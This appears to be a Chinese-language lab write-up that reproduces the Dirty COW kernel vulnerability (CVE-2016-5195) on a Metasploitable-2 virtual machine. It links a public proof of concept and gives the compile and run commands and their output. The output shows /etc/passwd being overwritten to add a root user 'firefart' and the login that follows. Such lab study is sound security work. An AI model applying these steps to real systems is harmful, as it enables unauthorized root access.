cve-2016-5195 dirty cow漏洞复现

1.漏洞描述

漏洞编号：CVE-2016-5195

漏洞名称：Dirty COW

漏洞危害：低权限用户利用该漏洞技术可以在全版本Linux系统上实现本地提权

影响范围：Linux内核>=2.6.22（2007年发行）开始就受影响了，直到2016年10月18日才修复。

360 Vulpecker Team：Android 7.0最新的10月补丁安全级别的系统上测试过漏洞POC，确认Android受影响

2.实验环境


Metasploitable-2Linux下载地址：https://sourceforge.net/projects/metasploitable/

虚拟机用户名：msfadmin 密码：msfadmin

poc地址：https://github.com/FireFart/dirtycow

3.漏洞复现

3.1 将poc上传到虚拟机上



```
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ ls
dirtycow  vulnerable
msfadmin@metasploitable:~$
```


3.2 查看系统信息

显示当前用户信息

```
id
```

使用`uname -a`命令查看linux内核信息，发现在脏牛漏洞范围内，可以进行测试。

```
uname -a
```




```
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),3
0(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
msfadmin@metasploitable:~$
```

3.3 进行提权

对dirty.c进行编译，生成一个dirty的可执行文件


```
cd dirtycow
gcc -pthread dirty.c -o dirty -lcrypt
```



```
msfadmin@metasploitable:~$ cd dirtycow
msfadmin@metasploitable:~/dirtycow$ gcc -pthread dirty.c -o dirty -lcrypt
msfadmin@metasploitable:~/dirtycow$ ls
dirty  dirty.c  README.md
msfadmin@metasploitable:~/dirtycow$ 
```

执行`./dirty 111111("111111"是密码)命令，即可进行提权


```
./dirty 111111
```



```
msfadmin@metasploitable:~/dirtycow$ ./dirty 111111
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: 111111
Complete line:
firefart:fiuUDDR34s2/2:0:0:pwned:/root:/bin/bash

mmap: b7f9b000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '111111'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '111111'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
msfadmin@metasploitable:~/dirtycow$ 
```

使用新密码登录firefart

```
su firefart
输入密码：111111
id
```



```
msfadmin@metasploitable:~/dirtycow$ su firefart
Password: 111111
firefart@metasploitable:/home/msfadmin/dirtycow# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@metasploitable:/home/msfadmin/dirtycow# 
```

成功提权。